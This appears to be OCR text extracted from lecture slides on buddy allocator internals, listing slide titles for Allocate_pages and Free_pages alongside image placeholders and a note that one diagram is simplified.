
Buddy allocator internal- Allocate_pages



Simplified. not entirely correct

Buddy allocator internal- Free_pages



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
Buddy allocator internal- Free_pages



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
Buddy allocator internal- Free_pages



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